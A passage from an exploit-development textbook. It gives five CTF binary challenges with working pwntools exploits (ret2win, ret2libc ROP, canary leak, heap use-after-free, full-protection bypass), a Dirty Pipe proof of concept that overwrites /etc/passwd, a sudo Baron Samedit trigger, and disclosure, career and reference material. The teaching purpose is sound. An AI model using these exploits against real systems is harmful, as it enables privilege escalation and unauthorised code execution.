    log.success(f"libc base: {hex(libc.address)}")

    # Stage 3: ret2libc
    payload2 = flat({
        offset: [
            ret,                                # stack alignment
            pop_rdi,
            next(libc.search(b'/bin/sh\x00')),
            libc.symbols['system'],
        ]
    })

    p.sendlineafter(b'> ', payload2)
    p.interactive()

if __name__ == '__main__':
    exploit()
```

TIP: Run with *python3 exploit.py REMOTE* to target the remote server, or *python3 exploit.py GDB* to attach a debugger. The args module in pwntools automatically parses uppercase command-line arguments as boolean flags.

Exercises

1. Use cyclic patterns to determine the exact offset to the return address in a vulnerable binary.
2. Write a pwntools script that uses the ELF class to dump all GOT entries and their current addresses.
3. Build a ROP chain that calls write(1, got_entry, 8) to leak a libc address, then computes the libc base and calls system("/bin/sh").
4. Use fmtstr_payload to redirect a GOT entry and gain code execution via format string vulnerability.

Chapter 31: CTF Walkthroughs and Exercises

This chapter presents five complete CTF-style binary exploitation challenges of increasing difficulty. Each challenge includes the vulnerable source code, a detailed analysis of the vulnerability, a full working exploit, and a thorough explanation. Work through them in order to build your skills progressively.

Challenge 1: Basic Stack Overflow (Easy)

Vulnerability

A simple program reads user input with gets() into a stack buffer. There is a hidden win() function that prints the flag. NX is disabled, there is no canary, and no PIE. The goal is to overwrite the return address to redirect execution to win().

```
// challenge1.c -- compile: gcc -no-pie -fno-stack-protector -o chal1 challenge1.c
#include <stdio.h>
#include <stdlib.h>

void win() {
    system("cat flag.txt");
}

void vuln() {
    char buf[64];
    printf("Enter your name: ");
    gets(buf);  // classic buffer overflow
    printf("Hello, %s!\n", buf);
}

int main() {
    setvbuf(stdout, NULL, _IONBF, 0);
    vuln();
    return 0;
}
```

Analysis

The buffer is 64 bytes. On x86_64, there are 8 bytes of saved RBP between the buffer and the return address, giving us an offset of 72 bytes. We need to overwrite the return address with the address of win().

Exploit

```
from pwn import *

elf = ELF('./chal1')
```

```
p = process('./chal1')

# offset = 64 (buffer) + 8 (saved rbp) = 72
offset = 72
win_addr = elf.symbols['win']

payload = b'A' * offset + p64(win_addr)
p.sendlineafter(b'name: ', payload)
print(p.recvall().decode())
# Output: flag{basic_stack_overflow_complete}
```

Challenge 2: ROP Chain with NX (Medium)

Vulnerability

Similar buffer overflow, but NX is enabled (no shellcode execution on the stack). There is no win() function. The binary links against libc and has puts@PLT available. We must build a ROP chain to leak libc, then return to system().

```
// challenge2.c
// gcc -no-pie -fno-stack-protector -o chal2 challenge2.c
#include <stdio.h>

void vuln() {
    char buf[80];
    puts("Tell me something:");
    read(0, buf, 200);  // reads 200 bytes into 80-byte buffer
}

int main() {
    setvbuf(stdout, NULL, _IONBF, 0);
    vuln();
    return 0;
}
```

Exploit

```
from pwn import *

elf = ELF('./chal2')
libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')
p = process('./chal2')

rop = ROP(elf)
offset = 88  # 80 + 8 (saved rbp)

# Stage 1: leak puts@GOT via puts@PLT
pop_rdi = rop.find_gadget(['pop rdi', 'ret']).address
ret = rop.find_gadget(['ret']).address

leak_payload = flat({
    offset: [
```

```
        pop_rdi,
        elf.got['puts'],
        elf.plt['puts'],
        elf.symbols['main'],   # restart for stage 2
    ]
})

p.sendafter(b'something:\n', leak_payload)
leaked_puts = u64(p.recvline().strip().ljust(8, b'\x00'))
log.info(f"puts @ {hex(leaked_puts)}")

# Stage 2: calculate libc base, call system("/bin/sh")
libc.address = leaked_puts - libc.symbols['puts']
log.info(f"libc base @ {hex(libc.address)}")

shell_payload = flat({
    offset: [
        ret,                                    # stack alignment
        pop_rdi,
        next(libc.search(b'/bin/sh\x00')),
        libc.symbols['system'],
    ]
})

p.sendafter(b'something:\n', shell_payload)
p.interactive()
```

Challenge 3: Format String to Leak Canary (Hard)

Vulnerability

This challenge has both a format string vulnerability and a buffer overflow, but the stack canary is enabled. The format string lets us leak the canary value, which we then include in our overflow payload to bypass the protection.

```
// challenge3.c
// gcc -no-pie -o chal3 challenge3.c
#include <stdio.h>
#include <stdlib.h>

void win() { system("cat flag.txt"); }

void vuln() {
    char name[32];
    char buf[64];

    printf("Name: ");
    fgets(name, 31, stdin);
    printf("Hello, ");
    printf(name);              // format string vulnerability!

    printf("Message: ");
```

```
    fgets(buf, 200, stdin);    // buffer overflow (200 > 64)
}

int main() {
    setvbuf(stdout, NULL, _IONBF, 0);
    vuln();
    return 0;
}
```

Exploit

```
from pwn import *

elf = ELF('./chal3')
p = process('./chal3')

# Step 1: Leak the stack canary via format string
# The canary is at a known offset on the stack.
# We use %<N>$p to read stack values and find it.
# Canaries on x86_64 always end in \x00 (null byte).

# Brute force the offset (usually between 5 and 20):
# for i in range(1, 30):
#     p.sendline(f'%{i}$p')
# Suppose canary is at offset 11:

p.sendlineafter(b'Name: ', b'%11$p.%13$p')
p.recvuntil(b'Hello, ')
leaks = p.recvline().decode().strip().split('.')
canary = int(leaks[0], 16)
rbp = int(leaks[1], 16)
log.success(f"Canary: {hex(canary)}")
log.success(f"Saved RBP: {hex(rbp)}")

# Step 2: Overflow with correct canary
# Layout: buf[64] + canary[8] + saved_rbp[8] + ret_addr[8]
payload = b'A' * 64           # fill buffer
payload += p64(canary)         # correct canary value
payload += p64(rbp)            # saved rbp (keep original or dummy)
payload += p64(elf.symbols['win'])  # overwrite return address

p.sendlineafter(b'Message: ', payload)
print(p.recvall().decode())
```

Challenge 4: Heap Use-After-Free (Hard)

Vulnerability

A note management program allocates and frees heap chunks. A use-after-free allows us to control a function pointer in a freed chunk, redirecting execution.

```c
// challenge4.c (simplified)
// gcc -no-pie -fno-stack-protector -o chal4 challenge4.c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

struct Note {
    void (*print_func)(struct Note *);
    char content[64];
};

void print_note(struct Note *n) {
    printf("Note: %s\n", n->content);
}
void win() { system("cat flag.txt"); }

struct Note *notes[10] = {0};

void create_note(int idx) {
    notes[idx] = malloc(sizeof(struct Note));
    notes[idx]->print_func = print_note;
    printf("Content: ");
    read(0, notes[idx]->content, 64);
}

void delete_note(int idx) {
    free(notes[idx]);
    // BUG: pointer not set to NULL -- use-after-free!
}

void view_note(int idx) {
    if (notes[idx])
        notes[idx]->print_func(notes[idx]);  // calls freed function pointer
}

// Menu-driven program with create/delete/view options
```

Exploit

```python
from pwn import *

elf = ELF('./chal4')
p = process('./chal4')

def create(idx, content):
    p.sendlineafter(b'> ', b'1')
    p.sendlineafter(b'idx: ', str(idx).encode())
    p.sendlineafter(b'Content: ', content)

def delete(idx):
    p.sendlineafter(b'> ', b'2')
    p.sendlineafter(b'idx: ', str(idx).encode())

def view(idx):
```

```
    p.sendlineafter(b'> ', b'3')
    p.sendlineafter(b'idx: ', str(idx).encode())

# Step 1: Create two notes of the same size
create(0, b'AAAA')
create(1, b'BBBB')

# Step 2: Free note 0 -- it goes into the tcache/fastbin
delete(0)

# Step 3: Create a new note that reuses the freed chunk
# The first 8 bytes overwrite the function pointer
win_addr = p64(elf.symbols['win'])
create(2, win_addr + b'\x00' * 56)

# Step 4: View note 0 -- the dangling pointer still points to
# the same chunk, which now has win() as its function pointer
# But note 0's pointer was never cleared, so:
# Actually, note 2 got the same chunk. We need a different approach.
# Use the dangling pointer in notes[0] directly:
delete(1)       # free note 1
# Allocate with content that places win() at offset 0
create(3, win_addr)
# notes[0] still points to freed chunk, now reallocated as note 3
view(0)         # triggers win() through the stale pointer

p.interactive()
```

NOTE: Heap exploitation varies significantly between glibc versions due to changes in tcache, fastbin, and security checks. Always check the target's glibc version and adjust your technique accordingly.

Challenge 5: Full ASLR + PIE + Canary Bypass (Expert)

Vulnerability

The final challenge has all protections enabled: ASLR, PIE, NX, stack canary, and Full RELRO. A format string vulnerability provides arbitrary read, and a separate buffer overflow provides arbitrary write. We must chain them.

Strategy

1. **Leak PIE base:** Use the format string to leak a code pointer from the stack, then subtract the known offset to recover the binary's base address.
2. **Leak canary:** Use the format string to read the stack canary.
3. **Leak libc:** Use the format string to leak a return address pointing into __libc_start_main or similar, computing the libc base.
4. **Build ROP chain:** With PIE base and libc base known, build a standard ret2libc ROP chain.

5. **Overflow with canary:** Include the leaked canary in the overflow payload to pass the stack check.

Exploit

```
from pwn import *

elf = ELF('./chal5')
libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')
p = process('./chal5')

# Stage 1: Leak everything via format string
# Leak PIE address (offset 5), canary (offset 11), libc ret (offset 15)
p.sendlineafter(b'Name: ', b'%5$p|%11$p|%15$p')
p.recvuntil(b'Hello, ')
parts = p.recvline().decode().strip().split('|')
pie_leak = int(parts[0], 16)
canary = int(parts[1], 16)
libc_leak = int(parts[2], 16)

# Calculate bases
elf.address = pie_leak - elf.symbols['vuln']  # adjust offset
libc.address = libc_leak - 0x24083            # __libc_start_main+243
log.success(f"PIE base:  {hex(elf.address)}")
log.success(f"Canary:    {hex(canary)}")
log.success(f"libc base: {hex(libc.address)}")

# Stage 2: ROP chain with canary
rop = ROP(libc)
pop_rdi = rop.find_gadget(['pop rdi', 'ret']).address
ret = rop.find_gadget(['ret']).address
bin_sh = next(libc.search(b'/bin/sh\x00'))
system = libc.symbols['system']

payload = b'A' * 64              # buffer
payload += p64(canary)            # correct canary
payload += p64(0)                 # saved rbp
payload += p64(ret)               # stack align
payload += p64(pop_rdi)           # pop rdi; ret
payload += p64(bin_sh)            # "/bin/sh"
payload += p64(system)            # system()

p.sendlineafter(b'Message: ', payload)
p.interactive()
```

WARNING: Format string offsets and libc offsets vary between systems. Always determine them experimentally on the target environment. Use %p leak loops and libc databases (like libc.rip) to identify the correct libc version.

Exercises

1. Modify Challenge 1 to work on a 32-bit binary. What changes in the offset and address packing?
2. In Challenge 2, adapt the exploit for a different libc version. Use the libc database at libc.rip to identify the libc from leaked function addresses.
3. Add ASLR to Challenge 3 (compile with PIE). Modify the exploit to leak a PIE address first.
4. Write a heap exploit for Challenge 4 that works against glibc 2.35 with tcache protections.
5. Create your own challenge: write a vulnerable program with at least two bugs that must be chained together, then write the exploit.

Chapter 32: Real-World Case Studies

Studying real-world vulnerabilities bridges the gap between CTF challenges and production security research. This chapter analyzes three landmark CVEs that demonstrate different vulnerability classes and exploitation techniques.

32.1 CVE-2021-3156: Sudo Baron Samedit

Field	Details
CVE ID	CVE-2021-3156
Software	sudo 1.8.2 through 1.8.31p2, 1.9.0 through 1.9.5p1
Type	Heap-based buffer overflow
Impact	Local privilege escalation to root
Discovered by	Qualys Research Team (January 2021)
CVSS Score	7.8 (High)

The Bug

The vulnerability existed in sudo's command-line argument parsing. When sudo is invoked in "shell mode" (sudoedit or sudo -s/sudo -i), it escapes special characters in the command arguments by prepending backslashes. The escaped arguments are then concatenated into a single buffer.

The bug was a logic error: the code that calculated the required buffer size used one method to count characters, while the code that copied data into the buffer used a different method. Specifically, the size calculation escaped every character that was not alphanumeric or underscore, but the copy loop only escaped characters that were preceded by a backslash that was *not* itself escaped. By crafting an argument ending in a single unescaped backslash, an attacker could cause the copy loop to write past the end of the heap buffer.

How It Was Exploited

The overflow occurred on the heap. The Qualys team demonstrated exploitation by manipulating the heap layout through environment variables (which sudo processes before the vulnerable code runs). By carefully sizing LC_* environment variables, they could position specific heap metadata or structures adjacent to the overflow buffer, then corrupt them to gain arbitrary write or code execution.

```
# Triggering the vulnerability (simplified)
# The key is an argument ending with a lone backslash
sudoedit -s '\' $(python3 -c 'print("A"*1000)')
```

```
# The backslash at the end causes the copy loop to read
# past the end of the argument, writing extra bytes into
# the heap buffer beyond its allocated size.

# Qualys exploit approach (conceptual):
# 1. Set LC_MESSAGES to a locale that forces specific
#    heap allocations of controlled size
# 2. Set LC_ALL to control additional heap state
# 3. Overflow into nss_load_library's service_user struct
# 4. Overwrite the function pointer to gain code execution
```

The Fix

The fix aligned the escape logic in both the size calculation and the copy loop. Additionally, sudo was hardened to reset the environment more aggressively and to use safer buffer handling. The vulnerability had existed since July 2011 (commit 8255ed69), meaning it was exploitable for nearly 10 years.

32.2 CVE-2022-0847: Dirty Pipe

Field	Details
CVE ID	CVE-2022-0847
Software	Linux kernel 5.8 through 5.16.10
Type	Improper initialization (page cache corruption)
Impact	Local privilege escalation, arbitrary file overwrite
Discovered by	Max Kellermann (February 2022)
CVSS Score	7.8 (High)

The Bug

Dirty Pipe is an elegantly simple kernel vulnerability. The Linux kernel's pipe implementation uses a ring buffer of page references. When data is written to a pipe, the kernel allocates pages and stores data in them. A flag called PIPE_BUF_FLAG_CAN_MERGE indicates that more data can be appended to the last page in the pipe rather than allocating a new one.

The bug was that the PIPE_BUF_FLAG_CAN_MERGE flag was not cleared when a new pipe buffer was initialized. If a pipe page was recycled (via splice() from a file into the pipe, then drained), the flag could remain set. A subsequent write to the pipe would then merge data into the page -- but that page still belonged to the file's page cache. This effectively let an unprivileged user write to any readable file, including /etc/passwd and SUID binaries.

Exploitation

```c
// Dirty Pipe exploit concept (simplified from Max Kellermann's PoC)
// This overwrites a read-only file's page cache

#include <unistd.h>
#include <fcntl.h>
#include <stdio.h>

int main() {
    // Step 1: Open the target file (read-only is sufficient)
    int fd = open("/etc/passwd", O_RDONLY);

    // Step 2: Create a pipe
    int pipefd[2];
    pipe(pipefd);

    // Step 3: Fill the pipe completely, then drain it
    // This creates pipe_buffer entries with the CAN_MERGE flag
    char buf[4096];
    for (int i = 0; i < 16; i++)  // fill all pipe pages
        write(pipefd[1], buf, sizeof(buf));
    for (int i = 0; i < 16; i++)  // drain them all
        read(pipefd[0], buf, sizeof(buf));

    // Step 4: Splice one byte from the target file into the pipe
    // This puts the file's page cache page into the pipe buffer
    // The CAN_MERGE flag is NOT cleared!
    loff_t offset = 4;  // skip first 4 bytes of the target page
    splice(fd, &offset, pipefd[1], NULL, 1, 0);

    // Step 5: Write to the pipe -- this writes into the PAGE CACHE
    // because CAN_MERGE is set on the file's page
    // This changes the file's cached content (but not on disk... yet)
    write(pipefd[1], "root::0:0::/root:/bin/sh\n", 24);
    // Now /etc/passwd has been modified in memory!
    // Any process reading it will see the change.

    return 0;
}
```

The Fix

The fix was a single line: clear the PIPE_BUF_FLAG_CAN_MERGE flag in the copy_page_to_iter_pipe() and push_pipe() functions when initializing new pipe buffer entries. This one-line fix addressed a vulnerability that affected every Linux system running kernel 5.8 or later.

32.3 Chrome V8 Type Confusion Vulnerabilities

Field	Details
Example CVE	CVE-2021-21224 (representative of a class)
Software	Google Chrome V8 JavaScript Engine

Type	Type confusion in optimizing JIT compiler
Impact	Remote code execution via crafted web page
CVSS Score	8.8 (High) -- typical for V8 RCE

The Bug Class

V8 type confusion vulnerabilities arise from incorrect assumptions made by the TurboFan optimizing JIT compiler. TurboFan performs speculative optimizations based on observed types during execution. When these speculative assumptions are wrong -- and the deoptimization checks are insufficient -- the JIT-compiled code may operate on an object as if it were a different type than it actually is.

For example, if TurboFan assumes a value is a small integer (Smi) but it is actually a heap pointer, the generated machine code will treat a pointer as an arithmetic value. Conversely, if it treats an integer as a pointer, it will dereference an attacker-controlled address.

Exploitation Pattern

V8 type confusion exploits typically follow a well-established pattern:

1. **Trigger the type confusion:** Craft JavaScript that causes TurboFan to make a wrong type assumption, typically by exploiting edge cases in type narrowing or range analysis.
2. **Build addrof/fakeobj primitives:** The type confusion is used to treat an object pointer as a float (addrof -- leak the address of any object) and to treat a float as an object pointer (fakeobj -- create a fake object at any address).
3. **Build arbitrary read/write:** Using fakeobj, create a fake ArrayBuffer or TypedArray with a controlled backing store pointer, enabling reads and writes to arbitrary memory addresses.
4. **Overwrite JIT code or WASM:** Use the arbitrary write to modify JIT-compiled code or a WebAssembly instance's code with shellcode.
5. **Execute shellcode:** Call the modified function to execute the injected code.

```
// Conceptual V8 exploit structure (not a working exploit)
// Step 1: Trigger type confusion to get addrof/fakeobj

function trigger_confusion(x) {
    // Force TurboFan to optimize with wrong type assumption
    let y = x + 1;              // TurboFan assumes x is Smi
    y = y + 0x100000000;        // integer overflow changes type
    return y;
}

// Warm up the function to trigger JIT compilation
for (let i = 0; i < 100000; i++) trigger_confusion(1);

// Now call with a value that violates the assumption
```

```
// TurboFan's generated code treats our input incorrectly

// Step 2: Use confusion to build addrof primitive
function addrof(obj) {
    // Exploit type confusion: treat object ref as float
    // Returns the address of obj as a number
}

// Step 3: Use confusion to build fakeobj primitive
function fakeobj(addr) {
    // Exploit type confusion: treat float as object ref
    // Returns a "reference" to the fake object at addr
}

// Step 4: Build arbitrary read/write
// Create a fake TypedArray whose backing_store points anywhere
let fake_array = fakeobj(controlled_address);
// fake_array[0] = value;   // arbitrary write
// let leak = fake_array[0]; // arbitrary read

// Step 5: Find and overwrite WASM code with shellcode
// WASM pages are RWX on some platforms, making them ideal targets
```

Lessons Learned

- JIT compilers are rich attack surfaces because they must balance performance with correctness.
- Type confusion is the dominant bug class in modern browser exploitation.
- Chrome's V8 sandbox (in development) aims to contain V8 compromises by restricting what corrupted V8 memory can access.
- Browser exploitation increasingly requires sandbox escapes (a second exploit) to achieve full system compromise.

Exercises

1. Read the original Qualys advisory for Baron Samedit. Identify the exact lines of code where the size calculation diverged from the copy logic.
2. Set up a vulnerable kernel version in a VM and run the Dirty Pipe PoC. Observe the page cache modification. Does the change persist after a reboot? Why or why not?
3. Study a recent Chrome V8 CVE from the Chromium bug tracker. Trace the patch to understand what assumption TurboFan made incorrectly.
4. For each CVE studied, write a one-page summary covering: the root cause, the exploitation technique, the severity, and what the fix tells us about secure coding practices.

Chapter 33: Responsible Disclosure and Career Paths

The skills covered in this book are powerful and carry real responsibility. This final chapter covers how to use these skills ethically and legally, how to participate in bug bounty programs, and how to build a career in offensive security.

33.1 The Responsible Disclosure Process

When you discover a vulnerability in software you do not own, the responsible disclosure process ensures the bug gets fixed before it can be exploited maliciously. This process protects users while giving the vendor time to develop and deploy a patch.

1. **Document the vulnerability:** Write a clear, detailed report including: affected software/version, vulnerability type, steps to reproduce, proof-of-concept code, and potential impact.
2. **Identify the vendor's security contact:** Look for security.txt (/.well-known/security.txt), a security@ email address, or a bug bounty program.
3. **Send the initial report:** Contact the vendor privately. Use encrypted email (PGP) if available. Never disclose publicly at this stage.
4. **Coordinate a timeline:** Industry standard is 90 days for the vendor to develop a fix. Google Project Zero uses this timeline. Some vendors request extensions.
5. **Verify the fix:** When the vendor provides a patch, verify it actually addresses the root cause and does not introduce new issues.
6. **Public disclosure:** After the fix is released (or the disclosure deadline passes), publish your advisory. This helps the community learn and encourages patching.

> **WARNING:** Testing for vulnerabilities on systems you do not own or have explicit written authorization to test is illegal in most jurisdictions. Always get permission first, or limit your research to software you can run locally.

33.2 Writing Effective Vulnerability Reports

The quality of your report directly affects how quickly a vulnerability gets fixed and how much you earn in a bounty program. A great report saves the triage team hours of work.

Report Template

```
# Vulnerability Report Template
```

```
## Title
[Clear, specific title: "Heap Buffer Overflow in sudo -s Argument Parsing"]

## Summary
[2-3 sentences: what the bug is, where it is, what impact it has]

## Affected Software
- Software: [name and URL]
- Version: [specific version(s) tested]
- Configuration: [any non-default config required]

## Severity
- CVSS Score: [calculated score with vector string]
- Impact: [confidentiality/integrity/availability effects]

## Steps to Reproduce
1. [Exact, numbered steps]
2. [Include all commands, inputs, and expected outputs]
3. [A triage engineer should be able to reproduce in <15 minutes]

## Proof of Concept
[Working PoC code -- minimal, commented, with clear instructions]
[Include screenshots or output logs]

## Root Cause Analysis
[What code is buggy? Why? Include file paths and line numbers if possible]

## Suggested Fix
[Optional but appreciated -- how would you fix it?]

## Impact Assessment
[What can an attacker do? What are the prerequisites?]
[Is it remotely exploitable? Does it require authentication?]

## Timeline
- [Date]: Vulnerability discovered
- [Date]: Report sent to vendor
- [Date]: Vendor acknowledged
- [Date]: Fix released
```

TIP: Always include a working proof of concept. A report without a PoC is just a theory. Keep the PoC minimal -- just enough to demonstrate the vulnerability. Do not include weaponized exploits that go beyond proving the bug exists.

33.3 Bug Bounty Platforms

Bug bounty platforms connect security researchers with companies willing to pay for vulnerability reports. They handle triage, communication, and payment.

Platform	Focus	Key Features

HackerOne	Broadest scope; enterprise	Largest community; managed triage; reputation system
Bugcrowd	Crowd-sourced pentesting	Curated programs; vulnerability rating taxonomy
Intigriti	European focus	Strong European company presence; researcher-friendly
Synack	Vetted researchers only	Red Team SNT; higher payouts; selective access
YesWeHack	European platform	GDPR-focused companies; growing community

Tips for Bug Bounty Success

- **Read the scope carefully:** Only test assets listed in scope. Out-of-scope testing can result in legal action.
- **Start with less popular programs:** Major programs (Google, Apple, Microsoft) are heavily competed. Smaller programs have lower hanging fruit.
- **Focus on your strengths:** If you are good at binary exploitation, look for programs with native applications or IoT devices.
- **Be professional:** Write clear reports, respond promptly, and do not publicly disclose without permission.
- **Be patient:** Triage can take weeks or months. Do not spam the team with updates.
- **Automate reconnaissance:** Use tools like subfinder, httpx, and nuclei to efficiently discover attack surface.

33.4 Career Paths in Offensive Security

Penetration Tester

Penetration testers are hired to simulate attacks against an organization's systems. They typically work within a consulting firm or an internal security team. Engagements range from network penetration tests to web application assessments to physical security testing. Entry-level positions require a solid foundation in networking, web technologies, and common vulnerability classes.

Red Team Operator

Red team operations go beyond penetration testing by simulating realistic, multi-stage attacks over extended periods (weeks to months). Red teamers develop custom tooling, evade detection by blue team / SOC analysts, and test the organization's detection and response capabilities holistically. This role requires advanced skills in exploitation, evasion, lateral movement, and operational security.

Vulnerability Researcher

Vulnerability researchers focus on finding new, previously unknown (zero-day) vulnerabilities in software and hardware. This is the most technically demanding career path, requiring deep knowledge of specific target areas (browsers, kernels, embedded systems). Researchers work at security companies (e.g., ZDI, Google Project Zero), government agencies, or independently as bug bounty hunters.

Malware Analyst / Reverse Engineer

Malware analysts reverse-engineer malicious software to understand its functionality, extract indicators of compromise, and develop detection signatures. This role sits at the intersection of offensive and defensive security, requiring strong skills in assembly language, operating system internals, and reverse engineering tools (IDA Pro, Ghidra, x64dbg).

33.5 Certifications

Certification	Focus	Difficulty
OSCP (OffSec)	Penetration testing fundamentals	Intermediate
OSCE3 (OffSec)	Advanced exploit dev + web + evasion	Advanced
OSED (OffSec)	Windows exploit development	Advanced
GXPN (SANS)	Advanced penetration testing	Advanced
GPEN (SANS)	Penetration testing	Intermediate
CRTP	Active Directory attacks	Intermediate
CPTS (HTB)	Penetration testing	Intermediate
eWPTX (INE)	Advanced web application testing	Advanced

TIP: Certifications demonstrate baseline competence, but practical skills matter more. Build a portfolio of CTF solves, bug bounty findings, open-source security tools, and technical blog posts. Employers increasingly value demonstrated ability over certifications alone.

33.6 Building Your Portfolio

- **CTF competitions:** Compete on CTFtime. Track your solves and write detailed writeups explaining your approach.
- **Practice platforms:** HackTheBox, TryHackMe, PicoCTF, pwn.college, and OverTheWire provide structured learning paths.
- **Technical blog:** Write about vulnerabilities you find (after responsible disclosure), tools you build, and techniques you develop.

- **Open source tools:** Contribute to security tools on GitHub. Even small contributions demonstrate engagement with the community.
- **Bug bounty track record:** A HackerOne or Bugcrowd profile with resolved reports is powerful evidence of real-world capability.
- **Conference talks:** Present at local security meetups (BSides, OWASP chapters) before aiming for major conferences (DEF CON, Black Hat).

33.7 Community Resources

Learning Resources

- **pwn.college:** Free, structured binary exploitation course from Arizona State University.
- **LiveOverflow (YouTube):** Excellent video explanations of exploitation techniques.
- **Nightmare:** Comprehensive binary exploitation course with CTF challenge walkthroughs.
- **how2heap:** Glibc heap exploitation reference from Shellphish.
- **ROP Emporium:** Progressive ROP challenges for learning return-oriented programming.
- **Exploit Education (Phoenix):** Structured exploitation challenges from beginner to advanced.

Communities

- **CTFtime.org:** CTF competition calendar and team rankings.
- **r/netsec, r/ReverseEngineering:** Reddit communities for security research.
- **InfoSec Twitter/Mastodon:** Follow researchers, vendors, and bug hunters for real-time vulnerability news.
- **Discord servers:** Many CTF teams and security communities have active Discord channels.
- **Local meetups:** BSides conferences, OWASP chapters, DEF CON groups, and 2600 meetings happen worldwide.

Exercises

1. Find a security.txt file for three major software vendors. Compare their vulnerability disclosure policies.
2. Write a mock vulnerability report for one of the CTF challenges from Chapter 31, treating it as if it were a real-world application.
3. Create a profile on HackerOne and complete their introductory CTF challenges.
4. Research three recent CVEs in your area of interest. For each, identify the root cause, read the patch, and assess how you would have found the same bug.

5. Draft a 6-month learning plan covering: specific skills to develop, certifications to pursue, CTF competitions to enter, and bug bounty programs to target.

This concludes *The Art of Exploit Development*. You now have a comprehensive foundation spanning memory layout, stack and heap exploitation, return-oriented programming, format strings, kernel vulnerabilities, fuzzing, and practical tooling. The journey from here is one of depth and specialization -- pick the area that excites you most and go deep. The security community rewards curiosity, persistence, and the willingness to share knowledge. Good luck.

APPENDICES

REFERENCE MATERIAL

Appendix A: x86/x64 Instruction Reference

A.1 Data Movement

Instruction	Description	Example
`MOV dst, src`	Copy src to dst	`mov eax, ebx`
`LEA dst, [mem]`	Load effective address	`lea rax, [rbx+rcx*8]`
`PUSH src`	Push onto stack	`push rax`
`POP dst`	Pop from stack	`pop rbx`
`XCHG a, b`	Exchange values	`xchg eax, ebx`
`MOVZX dst, src`	Move with zero-extend	`movzx eax, al`
`MOVSX dst, src`	Move with sign-extend	`movsx rax, eax`
`CMOV** dst, src`	Conditional move	`cmovz rax, rbx`

A.2 Arithmetic

Instruction	Description	Flags Affected
`ADD dst, src`	dst = dst + src	OF, SF, ZF, CF
`SUB dst, src`	dst = dst - src	OF, SF, ZF, CF
`INC dst`	dst = dst + 1	OF, SF, ZF (not CF)
`DEC dst`	dst = dst - 1	OF, SF, ZF (not CF)
`IMUL dst, src`	Signed multiply	OF, CF
`MUL src`	Unsigned multiply (EDX:EAX)	OF, CF
`IDIV src`	Signed divide (EDX:EAX / src)	Undefined
`DIV src`	Unsigned divide	Undefined
`NEG dst`	Two's complement negate	OF, SF, ZF, CF

A.3 Logic and Shift

Instruction	Description	Example
`AND dst, src`	Bitwise AND	`and eax, 0xff`
`OR dst, src`	Bitwise OR	`or eax, 0x80`

`XOR dst, src`	Bitwise XOR	`xor eax, eax  ; zero`
`NOT dst`	Bitwise complement	`not eax`
`SHL dst, n`	Shift left (= multiply by 2^n)	`shl eax, 4`
`SHR dst, n`	Logical shift right	`shr eax, 1`
`SAR dst, n`	Arithmetic shift right (preserves sign)	`sar eax, 1`
`ROL dst, n`	Rotate left	`rol eax, 8`
`ROR dst, n`	Rotate right	`ror eax, 8`

A.4 Control Flow

Instruction	Condition	Description
`JMP target`	Always	Unconditional jump
`JE / JZ`	ZF=1	Jump if equal / zero
`JNE / JNZ`	ZF=0	Jump if not equal / not zero
`JG / JNLE`	ZF=0 and SF=OF	Jump if greater (signed)
`JGE / JNL`	SF=OF	Jump if greater or equal (signed)
`JL / JNGE`	SF!=OF	Jump if less (signed)
`JLE / JNG`	ZF=1 or SF!=OF	Jump if less or equal (signed)
`JA / JNBE`	CF=0 and ZF=0	Jump if above (unsigned)
`JB / JNAE / JC`	CF=1	Jump if below (unsigned)
`JS`	SF=1	Jump if sign (negative)
`JO`	OF=1	Jump if overflow
`CALL target`	-	Push RIP, jump to target
`RET`	-	Pop RIP (return)
`RET n`	-	Pop RIP, add n to RSP
`LEAVE`	-	mov RSP,RBP; pop RBP
`NOP`	-	No operation (0x90)
`INT n`	-	Software interrupt
`SYSCALL`	-	x64 system call

Appendix B: Linux Syscall Tables

B.1 x86 (32-bit) Syscalls via int 0x80

Arguments in: EBX, ECX, EDX, ESI, EDI, EBP. Return in EAX.

#	Name	EBX	ECX	EDX
1	exit	status		
2	fork			
3	read	fd	buf	count
4	write	fd	buf	count
5	open	filename	flags	mode
6	close	fd		
11	execve	filename	argv	envp
20	getpid			
37	kill	pid	sig	
45	brk	addr		
63	dup2	oldfd	newfd	
102	socketcall	call	args	
120	clone	flags	stack	ptid
125	mprotect	addr	len	prot
162	nanosleep	rqtp	rmtp	
192	mmap2	addr	len	prot

B.2 x86-64 Syscalls via syscall

Arguments in: RDI, RSI, RDX, R10, R8, R9. Return in RAX.

#	Name	RDI	RSI	RDX
0	read	fd	buf	count
1	write	fd	buf	count
2	open	filename	flags	mode
3	close	fd		
9	mmap	addr	len	prot
10	mprotect	addr	len	prot

11	munmap	addr	len	
33	dup2	oldfd	newfd	
41	socket	domain	type	protocol
42	connect	fd	addr	addrlen
57	fork			
59	execve	filename	argv	envp
60	exit	status		
62	kill	pid	sig	
231	exit_group	status		

Appendix C: GDB Quick Reference

C.1 Starting and Running

```
gdb ./binary              # Load binary
gdb -q ./binary           # Quiet mode
gdb -p PID                # Attach to process
gdb -args ./binary a b    # Pass arguments

(gdb) run                 # Start execution
(gdb) run < input.txt     # With stdin
(gdb) continue            # Resume (c)
(gdb) kill                # Kill inferior
(gdb) quit                # Exit GDB
```

C.2 Breakpoints and Watchpoints

```
break main                # By function name
break *0x401234           # By address
break file.c:42           # By source line
break *main+0x1a          # By offset from function
tbreak *0x401234          # Temporary (one-shot)
info breakpoints          # List all
delete 3                  # Delete #3
disable 2                 # Disable #2
enable 2                  # Re-enable
condition 1 $eax==0x42    # Conditional breakpoint

watch *0x7ffe1234         # Break on memory write
rwatch *0x7ffe1234        # Break on memory read
awatch *0x7ffe1234        # Break on read or write
```

C.3 Stepping

```
next           # Step over (source line) (n)
step           # Step into (source line) (s)
nexti          # Step over (instruction) (ni)
stepi          # Step into (instruction) (si)
finish         # Run to function return
until 42       # Run until line 42
advance *0x401234  # Run until address
```

C.4 Examining Memory and Registers

```
info registers            # All registers (i r)
info registers rax rbx    # Specific registers
print $rax                # Print register
```

```
print/x $rax             # In hex
print/d $rax             # In decimal
print/t $rax             # In binary

# x/NFU address  (N=count, F=format, U=unit size)
# Formats: x(hex) d(dec) u(unsigned) s(string) i(instruction) c(char)
# Units: b(byte) h(halfword=2B) w(word=4B) g(giant=8B)

x/20wx $rsp              # 20 words (32-bit) at RSP, hex
x/10gx $rsp              # 10 giant words (64-bit) at RSP
x/10i $rip               # 10 instructions at RIP
x/s 0x402000             # String at address
